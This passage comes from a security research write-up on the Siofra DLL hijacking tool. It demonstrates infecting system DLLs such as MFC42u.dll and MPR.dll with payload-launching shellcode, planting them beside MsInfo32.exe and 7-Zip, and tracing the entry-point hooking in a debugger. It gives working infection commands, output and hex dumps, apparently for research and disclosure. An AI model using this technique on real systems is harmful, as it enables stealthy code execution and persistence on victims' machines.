Taking the top entry in the list of vulnerable modules, C:\Windows\System32\MFC42u.dll is copied to the local directory with the name MFC42u_orig.dll. In this particular example, a test program at C:\TestEXE.exe will be used as a payload to demonstrate the usage of the infection mode of this tool (Figures 10a and 10b).

The concept is simple, set the tool to infection mode and pass it an input file ("-f") and an output file ("-o"). The payload path should be the location of either a DLL or executable file (depending on the payload type specified). In this particular case, a process payload is used (TestEXE.exe, a 32-bit PE file which will display a message box).


Remember that while you can execute a 32-bit process from a 64-bit process and vice versa, the same is not true for DLLs (a 64-bit process can only load a 64-bit DLL, and a 32-bit process can only load a 32-bit DLL). Checking the sizes afterwards you'll notice that the size of mfc42u.dll is just fractionally larger than mfc42u_orig.dll. This is because mfc42u.dll contains the shellcode which will execute the payload process we specified.

Next the new (infected) DLL is simply placed in the same folder as MsInfo32.exe (Figure 11). Executing MsInfo32.exe we can see that in addition to the MsInfo GUI window, a message box from TestEXE.exe has appeared simultaneously (Figure 12).




```
C:\Users\Forrest\Desktop\Siofra\x64\Release>Siofra64.exe --mode infect -f mfc42u_
orig.dll -o mfc42u.dll --payload-path c:\TestEXE.exe --payload-type process
[*] Siofra version 1.13 has entered architecture mode x64
[*] Infection mode selected (verbosity level 1).
[*] Successfully read target file mfc42u_orig.dll (1445376 bytes) to memory
[*] Selected process creation shellcode (1492 bytes) for implant
[*] Allocated 1522 bytes for custom shellcode (including path c:\TestEXE.exe)
[*] Successfully validated chosen PE with entry point 0x000225f0
[*] Entry point at 0x000225f0 tied to section ".text". Checking for relocs overla
pping with detour of size 10 to be written to this address
[*] The desired PE contains a valid reloc section at 0x00165000.
[*] This file has relocations but they do not interfere with the desired detour a
t 0x000225f0 (10 bytes)
[*] New PE created
    File size: 1445376 -> 1446912 bytes
    Detour information
        Size: 10
        RVA: 0x000225f0
        Destination: 0x0016a800
    Checksum: 0x00165914 -> 0x001694fb
    Image size: 0x0016b000 -> 0x0016b000
    Implanted section
        Name: .reloc (index 6)
        RVA: 0x00165000
        Virtual size: 22324 -> 24050 bytes
        Raw size: 22528 -> 24064 bytes
        Payload address: 0x0016a800
        Payload size: 1534
[+] Successfully completed appender infection on mfc42u_orig.dll
[+] Wrote new PE to output file mfc42u.dll
```

Figure 10a



```
C:\Users\Forrest\Desktop\Siofra\x64\Release>dir /s
 Volume in drive C is Windows
 Volume Serial Number is BE2C-E7FC

 Directory of C:\Users\Forrest\Desktop\Siofra\x64\Release

09/17/2017  03:56 PM    <DIR>          .
09/17/2017  03:56 PM    <DIR>          ..
09/17/2017  03:56 PM         1,446,912 mfc42u.dll
03/18/2017  04:57 PM         1,445,376 mfc42u_orig.dll
```


Figure 10b



« Program Files › Common Files › microsoft shared › MSInfo

Name	Date modified	Type	Size
en-US	10/27/2016 11:51 ...	File folder	
mfc42u.dll	7/2/2017 7:27 AM	Application extens...	1,401 KB
msinfo32.exe	11/2/2016 6:22 AM	Application	361 KB

Figure 11



c:\TestEXE.exe

Test executable launched

OK

Item	Value
OS Name	Microsoft Windows 10 Home
Version	10.0.14393 Build 14393
Other OS Description	Not Available
OS Manufacturer	Microsoft Corporation

Figure 12

Technique

In file infector virus terminology, Siofra is an “EPO appender.” The term EPO here refers to “Entry Point Obscuring” (the technique used to hijack execution flow from the host program) while the term “appender” refers to the way in which the implant code is added to the host file (appending it to the end of the last section).

While writing this tool, a unique difficulty was presented inherent to receiving execution from within an infected DllMain. In particular that the Windows API calls we must use in order execute our user-supplied payload (either LoadLibrary or CreateProcess) can cause unexpected and often fatal errors when executed in the context of a DllMain. These errors can include deadlocks, stack overflows, heap overflows, and a wide variety of unpredictable side effects depending on the application in question and the version of Windows it is running on.

There were a few hypothetical solutions to this problem. First was to have the shellcode re-execute itself via a new thread as soon as it receives control, and have this new thread sleep before attempting to load the main payload (while the main program is allowed to execute as normal). However there were problems with this:

- The infected DLL containing the shellcode may be unmapped from the memory space of the host application at anytime, resulting in a crash.
- The host application may not necessarily continue to execute for long enough for the shellcode to be consistently executed.

Second was to have the shellcode relocate itself out to a +rwx region of newly allocated virtual memory and begin execution there within a new thread as soon as it receives control, thus avoiding the DLL unmapping issue as well as the DllMain context issue. However there were still some problems:

- Even if the shellcode is not running in the same thread as the DllMain was, if it attempts to call LoadLibrary or CreateProcess while Windows is still initializing the host process it can still cause deadlocks and other problems.
- The issue of how long to sleep persists since we cannot immediately load our user-supplied payload from the relocated shellcode (we must wait until the Windows Loader is finished with initialization).

I ultimately decided that the question of how to reliably initialize a secondary shellcode instance after the Windows Loader had finished (from within the DllMain of the infected module) could only be consistently achieved by targeting the OEP of the primary application itself. This offers two benefits:

- We can be certain that by the time the primary application OEP executes, process initialization is finished.
- We can be certain that the primary application OEP will at some point receive execution.

With this technique in mind, the execution flow of an application being attacked by an infected DLL is as follows:

- The application begins loading all of the DLLs specified in its import table. It reaches the vulnerable module and instead of loading it from the clean location, it loads an infected copy from the vulnerable location.


- The Windows Loader executes the DllMain routine of the infected DLL. The initial bytes at the entry point have been overwritten with a call to the shellcode stored in the last section of the infected DLL.
- The shellcode receives execution flow, determines that it is in its primary execution context and takes the following steps:
    - Stores the current thread context (registers, flags, last error).
    - Resolves the addresses of the necessary API calls (VirtualProtect, VirtualAlloc) from Kernel32.dll.
    - Allocates some +rwx memory and copies itself into it.
    - Sets the permissions of the memory at the infected module OEP and primary application OEP to writable.
    - Restores the stolen bytes (stored within the shellcode itself) to the infected module OEP.
    - Hooks the primary application OEP to point to the relocated shellcode.
    - Restores the thread context and jumps back to the infected module OEP.
- The DllMain of the infected module executes as normal.
- The Windows Loader finishes loading all of the required import dependencies and calls the entry point of the primary application.
- The hook on the primary entry point calls the relocated shellcode.
- The relocated shellcode receives execution flow, determines that it is in its secondary execution context and takes the following steps:
    - Stores the current thread context.
    - Resolves the necessary API calls (either LoadLibraryW or CreateProcessW) from Kernel32.dll.
    - Executes the user-specified shellcode.
    - Restores the stolen bytes to the hooked primary application entry point.
    - Restores the thread context and jumps back to the primary application entry point.
- The primary application executes as normal.

Geometry

The geometry of an infected file is only slightly different from that of the original file. It will only be slightly larger (about 1KB) and will have the same code, resources, sections, etc. There will be some slight differences:


- The security directory in the PE header will be wiped clear (this directory is responsible for specifying signing data).
- The code at the entry point will be slightly different.
- The last section will be executable.
- At the end of the last section will be a shellcode, custom crafted for the DLL it was implanted in.

To demonstrate the difference, an example has been taken from 7z, which contains a vulnerability (Figure 13).



```
======== C:\Program Files\7-Zip\7zFM.exe ========
7zFM.exe
    COMCTL32.dll [WinSxS]
        ADVAPI32.dll [KnownDLL]
            msvcrt.dll [KnownDLL]
            SECHOST.dll [KnownDLL]
                RPCRT4.dll [KnownDLL]
            KERNEL32.dll [KnownDLL]
        GDI32.dll [KnownDLL]
        USER32.dll [KnownDLL]
            win32u.dll [Base]
    comdlg32.dll [KnownDLL]
        SHLWAPI.dll [KnownDLL]
        SHELL32.dll [KnownDLL]
    MPR.dll [!]
    OLEAUT32.dll [KnownDLL]
        msvcp_win.dll [Base]
        combase.dll [KnownDLL]
            bcryptPrimitives.dll [Base]
    ole32.dll [KnownDLL]
[!] Module MPR.dll vulnerable at C:\Program Files\7-Zip\MPR.dll (real path:
 C:\Windows\system32\MPR.dll)
```

Figure 13



Name	Virtual Size	Virtual A...	Raw Size	Raw Address	Reloc A...	Linenumbers	Relocations N...	Linenumb
000002E0	000002E8	000002EC	000002F0	000002F4	000002F8	000002FC	00000300	00000302
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word
.rdata	00004A16	00011000	00004C00	0000FE00	00000000	00000000	0000	0000
.data	000007F4	00016000	00000200	00014A00	00000000	00000000	0000	0000
.pdata	00000F9C	00017000	00001000	00014C00	00000000	00000000	0000	0000
.didat	00000070	00018000	00000200	00015C00	00000000	00000000	0000	0000
.rsrc	00000518	00019000	00000600	00015E00	00000000	00000000	0000	0000
.reloc	0000008C	0001A000	00000200	00016400	00000000	00000000	0000	0000


This section contains:

Relocation Directory: 0001A000

```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    Ascii
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```


Figure 14

Taking a copy of MPR.dll from System32 and moving it to a test location as MPR_orig.dll, the last section of the DLL will have a normal last section, which ends with some file alignment padding (Figure 14). We create an infected copy of this DLL, specifying “C:\TestDLL64.dll” as the intended payload. This is a 64-bit DLL which displays a message box from its DllMain (Figure 15). Infecting MPR_orig.dll and then examining the last section of the infected version, we can see at offset 0x1F0 that instead of ending the file contains binary data (Figure 16). Searching down towards the end of the section we can find the end of the shellcode (Figure 17).



```
C:\Users\Forrest\Desktop\Siofra\x64\Release>Siofra64.exe --mode infect -f mpr_ori
g.dll -o mpr.dll --payload-path c:\TestDLL64.dll --payload-type library
```


Figure 15



Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers
000002E0	000002E8	000002EC	000002F0	000002F4	000002F8	000002FC
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword
.text	0000F996	00001000	0000FA00	00000400	00000000	00000000
.rdata	00004A16	00011000	00004C00	0000FE00	00000000	00000000
.data	000007F4	00016000	00000200	00014A00	00000000	00000000
.pdata	00000F9C	00017000	00001000	00014C00	00000000	00000000
.didat	00000070	00018000	00000200	00015C00	00000000	00000000
.rsrc	00000518	00019000	00000600	00015E00	00000000	00000000
.reloc	000006CA	0001A000	00000800	00016400	00000000	00000000

```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    Ascii
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000001F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000200  9C 55 48 89 E5 48 81 EC 28 02 00 00 40 80 E4 F7   ▌UH▌åH ì( ..@▌ä÷
00000210  50 51 52 53 56 57 41 50 41 51 41 52 41 53 41 54   PQRSVWAPAQARASAT
00000220  41 55 41 56 41 57 65 8B 3C 25 68 00 00 00 E8 00   AUAVAWe▌<%h...è.
00000230  00 00 00 5E 48 83 EE 33 48 C7 C1 88 4E 0D 00 E8   ...^H▌î3HÇÁ▌N..è
```

Figure 16



```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    Ascii
00000690  5F 48 89 EC 5D C3 50 68 01 00 00 00 48 B8 34 12   _H▌ì]ÃPh▯...H¸4▯
000006A0  6F 5E 4D 3C 2B 1A FF D0 63 00 3A 00 5C 00 54 00   o^M<+▯ÿÐc.:.\.T.
000006B0  65 00 73 00 74 00 44 00 4C 00 4C 00 36 00 34 00   e.s.t.D.L.L.6.4.
000006C0  2E 00 64 00 6C 00 6C 00 00 00 0A 00 48 89 5C 24   ..d.l.l.....H▌\$
000006D0  08 48 89 74 24 10 00 00 00 00 00 00 00 00 00 00   ▯H▌t$▯..........
000006E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```


Figure 17

There are a few interesting things to note:

1. The shellcode itself ends with padding to preserve the file alignment.
2. It contains a unicode string: “C:\TestDLL64.dll”, this was embedded in the shellcode (which in turn was implanted into the target file) during the initial infection of the file using the previously noted command.
3. At the end of the shellcode before the padding, is some binary data: 0x48, 0x89, 0x5C, etc. this is the byte code representation of the assembly which originally resided at the entry point of the infected DLL (prior to it being hooked to the shellcode).


Runtime analysis

Loading 7zFM.exe in a 64-bit debugger we can observe various key areas of the application as it loads up. The OEP of the MPR.dll file (notice the byte code 0x48, 0x89, 0x5C, etc. which was implanted in the shellcode mentioned earlier; Figure 18):


x64dbg - File: 7zFM.exe - PID: DD0 - Module: mpr.dll - Thread: Main Thread 178
File View Debug Plugins Favourites Options Help Apr 29 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols
Hide FPU

```
RIP RAX R1 00  48 89 5C 24 08  mov qword ptr ss:[rsp+8],rbx
           00  48 89 74 24 10  mov qword ptr ss:[rsp+10],rsi
           00  57              push rdi
           00  48 83 EC 20     sub rsp,20
           00  49 8B F8        mov rdi,r8
           00  8B DA           mov ebx,edx
           00  48 8B F1        mov rsi,rcx
           00  83 FA 01        cmp edx,1
           00  75 05           jne mpr.7FFFF05E1061
           00  E8 5B 3F 00 00  call mpr.7FFFF05E4FBC
           00  4C 8B C7        mov r8,rdi

RAX  00007FFFF05E1040   <mpr.EntryPoint>
RBX  0000000000000001
RCX  00007FFFF05E0000   mpr.00007FFFF05E0000
RDX  0000000000000001
RBP  000000000014F680
RSP  000000000014F428
RSI  000000000014FB00
RDI  00007FFFF05E0000   mpr.00007FFFF05E0000
```


Figure 18


x64dbg - File: 7zFM.exe - PID: DD0 - Module: 7zfm.exe - Thread: Main Thread 178
File View Debug Plugins Favourites Options Help Apr 29 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols
Hide FPU

```
RIP RAX RD 00  48 8B C4        mov rax,rsp
           00  48 81 EC C8 00  sub rsp,C8
           00  48 89 58 18     mov qword ptr ds:[rax+18],rbx
           00  48 89 78 20     mov qword ptr ds:[rax+20],rdi
           00  48 8D 48 88     lea rcx,qword ptr ds:[rax-78]
           00  FF 15 C4 18 00  call qword ptr ds:[<&GetStartupInf
           00  90              nop

RAX  0000000000482B00   <7zfm.EntryPoint>
RBX  0000000000000000
RCX  0000000000291000
RDX  0000000000482B00   <7zfm.EntryPoint>
```


Figure 19

The OEP of 7zFM.exe itself is also quite normal (Figure 19). Enumerating the loaded modules, we can see that MPR.dll was loaded from “C:\Windows\System32\MPR.dll”, the correct location (Figure 20). After copying the infected MPR.dll to the same directory as 7zFM.exe and launching the application once again in a debugger, there are some subtle differences (Figure 21). The code at the entry point of MPR.dll has been overwritten with a push/call sequence. After these two instructions, the code is identical to how it was in the clean file (push rdi, sub rsp, 0x20 etc.). Stepping into the code at this location, we find ourselves in the shellcode implanted within the last section of the file. Tracing into this, we come across a call to the VirtualProtect API targeting the primary entry point of 7zFM.exe (Figure 22).



```
Base              Module        Party   Path
0000000000400000  7zfm.exe      User    C:\Program Files\7-Zip\7zFM.exe
00007FFFED450000  comctl32.dll  System  C:\Windows\WinSxS\amd64_microsoft.windows
00007FFFF05E0000  mpr.dll       System  C:\Windows\System32\mpr.dll
00007FFFF9A70000  powrprof.dll  System  C:\Windows\System32\powrprof.dll
```

Figure 20




x64dbg - File: 7zFM.exe - PID: 1520 - Module: mpr.dll - Thread: Main Thread 104
File View Debug Plugins Favourites Options Help Apr 29 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symb

```
RIP RAX R1  00  68 00 00 00 00  push 0
            00  E8 B6 91 01 00  call mpr.7FFFED03A200
            00  57              push rdi
            00  48 83 EC 20     sub rsp,20
            00  49 8B F8        mov rdi,r8
            00  8B DA           mov ebx,edx
```

```
Hide FPU
RAX   00007FFFED021040   <mpr.EntryPoint>
RBX   0000000000000001
RCX   00007FFFED020000   mpr.00007FFFED020000
RDX   0000000000000001
```

Figure 21




x64dbg - File: 7zFM.exe - PID: 1520 - Module: mpr.dll - Thread: Main Thread 104
File View Debug Plugins Favourites Options Help Apr 29 2017
